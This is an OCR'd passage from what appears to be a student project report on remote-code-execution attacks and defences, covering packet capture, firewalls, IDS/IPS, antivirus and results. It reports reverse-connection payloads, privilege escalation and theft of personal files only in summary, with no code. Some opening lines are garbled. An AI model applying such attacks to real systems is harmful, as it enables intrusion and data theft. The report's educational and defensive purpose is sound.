




The results show that the eth0 network gateway

**Step 3**: Use wireshark to capture packets through the eth0 strong port.





## Step4: Perform payload execution:



The kernel sees when the payload executes. IP address 2 The tester found that the tinTCP packet sent spam with the same content.




Realize that this payloat is trying to send a connection request via TCP. The risk of this being a hijacking attack based on this payload is very high.

## PART 7. SECURITY SOLUTIONS

### 7.1 Security Requirements

RCE attacks are increasingly dangerous, the damage and risks posed by RCE are greater and bring serious consequences. The first is to proactively prevent prevention before, while being attacked. Prevent from attack, minimize the damage caused by RCE attacks.

Some common security measures prevent RCE attacks:

- Detect and Prevent Malicious Payloads: Must be able to detect malicious executable files on the system.

Network Traffic Monitoring: Use firewalls to monitor network traffic and detect unusual or unauthorized connections.

Install Antivirus: Install powerful antivirus and antimalware software such as Sophos, ClamAV or Kaspersky.

- Network Access Control: Limit network access to applications and services.

- Anomaly Behavior Monitoring: Monitor system activity to detect abnormal behavior.

- Endpoint Security: Protects endpoints from attacks.

- Data Backup and Restore: Ensure data can be restored after being hacked.

### 7.2 Security Solutions

#### 7.2.1 Using Firewall and IDS/IPS:

- Firewall configuration: to block unwanted reverse connections from the victim machine, use an advanced firewall with **eBPF functions**

Use intrusion detection and prevention systems (IDS/IPS) to detect unusual network activity: using **suricata**

#### 7.2.2 Install the Antivirus tool

Install antivirus software and to detect and remove malicious payloads before they can make connections.

Tool: **Sophos Home** (-the installation tool in section 4.2.2 installs Sophos Home).

Besides, to prevent RCE attacks, users should regularly update the latest version of their software. Most RCE attacks are based on vulnerabilities in software or operating systems. Therefore, it is very important to update the latest software and operating system versions. In addition, be careful, scan for viruses carefully before clicking on suspicious links.

# PART 8. TEST AND CONFIRM

## 8.1 Check the integrity and security of the system

Check access: Make sure that only authorized users have access to important files and systems.

System Log Monitoring: Detects any suspicious or unauthorized activity.

Check for malware: Use antivirus and antimalware software to scan the entire system, ensuring that the system is not infected with malware.

Network Security Testing: Ensure that no network security vulnerabilities are exploited.

## 8.2 Confirm system stability and performance

Ensure that the system remains stable and high performance after deploying payloads prevention tools.

Check system load: Use Windows Task Manager to check CPU, RAM, and network resources to ensure that the system is not overloaded after deploying security tools.

Check response time: measure the response time of critical services and applications to ensure they are still operating properly.

Reliability test: Run stress tests and load tests to test, ensuring that the system can withstand high loads without problems.

## 8.3 Assess compliance with security standards

Security Policy Audit: Check the enforcement of policies on passwords, access, and device management, ensuring that security policies are fully followed.

# PART 9. GUIDANCE AND SUPPORT

## 9.1 Instructions for operation, maintenance and upgrade of attack and prevention systems

Ensure that attack systems and defense systems are operated, maintained, and upgraded effectively.

### 9.1.1 Attack System:

Operation: Provides detailed instructions on how to use attack tools and scripts.

Maintenance: Periodically check attack tools to ensure they are working properly and update software and scripts when new versions are available.

Upgrades: Update attack tools to the latest version to take advantage of new features and improve performance.

### 9.1.2 Defense System:

Operation: Guidance on how to use and configure prevention tools and solutions to prevent and detect attacks.

Maintenance: Periodically test and update prevention solutions to ensure they work effectively.

Upgrade: Update prevention solutions to the latest version to protect your system from new threats.

## 9.2 Provide support to the person carrying out the attack and prevention

Ensure that the person carrying out the attack and prevention has sufficient support to carry out his or her task.

Technical support: Provide documentation and technical support via email, chat, or forum to answer questions and resolve technical issues.

## 9.3 Handle problems that may arise and provide solutions for both attack systems and prevention tools

Ensure that all problems arising during system operation are resolved quickly and efficiently.

Troubleshooting: Establish troubleshooting procedures to quickly identify and resolve issues as they arise

# PART 10. EVALUATE THE RESULTS.

## 10.1 Implementation results

### 10.1.1 Offensive operations

**Objectives:**

System Intrusion: Exploits the vulnerability to remotely execute code on a victim's system.

Hijacking: hijacking, accessing the victim's machine and performing unwanted victim actions such as installing malicious code, attachments, stealing sensitive data.

**Result:**

System penetration: Successfully penetrate the system through social attacks

Hijacking: Gain administrator access through exploitation of vulnerabilities and privilege escalation.

Data collection: Successfully retrieve sensitive files including user documents, personal account information

### 10.1.2 Defensive operations

**Objectives:**

System protection: install security tools to protect the system from RCE attacks

Detection and response: Set up systems that detect and respond quickly to security incidents.

Check and patch updates: Perform security checks and update patches of tools periodically.

**Result:**

Successfully prevent RCE attacks: Use tools like Sophos home and IDS/IPS to detect and prevent RCE attacks.

Concrete results: success in detecting and removing malicious files, properly installing and configuring Sophos security tools, helping to comprehensively protect the system.

## 10.2 Summarize experiences, learnings and shortcomings during the course of the project.

**Experience and Learning:**

Deep understanding of attack mechanisms: increased knowledge of how RCE attacks work and how hackers take advantage of vulnerabilities to infiltrate systems.

Improved security implementation skills: Implementing security measures such as installing and configuring endpoint protection tools, firewalls, and monitoring systems has helped strengthen system security management skills.

**Research gaps:**

Lack of detailed knowledge: There is still a lack of detailed knowledge, especially about how to detect vulnerabilities and deploy attacks effectively, along with poor ability to detect and prevent specific threats.

## 10.3 Future development and improvement directions

Research and apply advanced threat detection techniques: research and implement new threat detection techniques such as Machine Learning, AI to detect anomalous behaviors and prevent RCE attacks.

Join the security community: Join the security community, share and exchange threat knowledge and information to prevent RCE attacks together

Learn and raise security awareness: Continuously learn and participate in competitions to improve knowledge about new security threats and how to avoid them.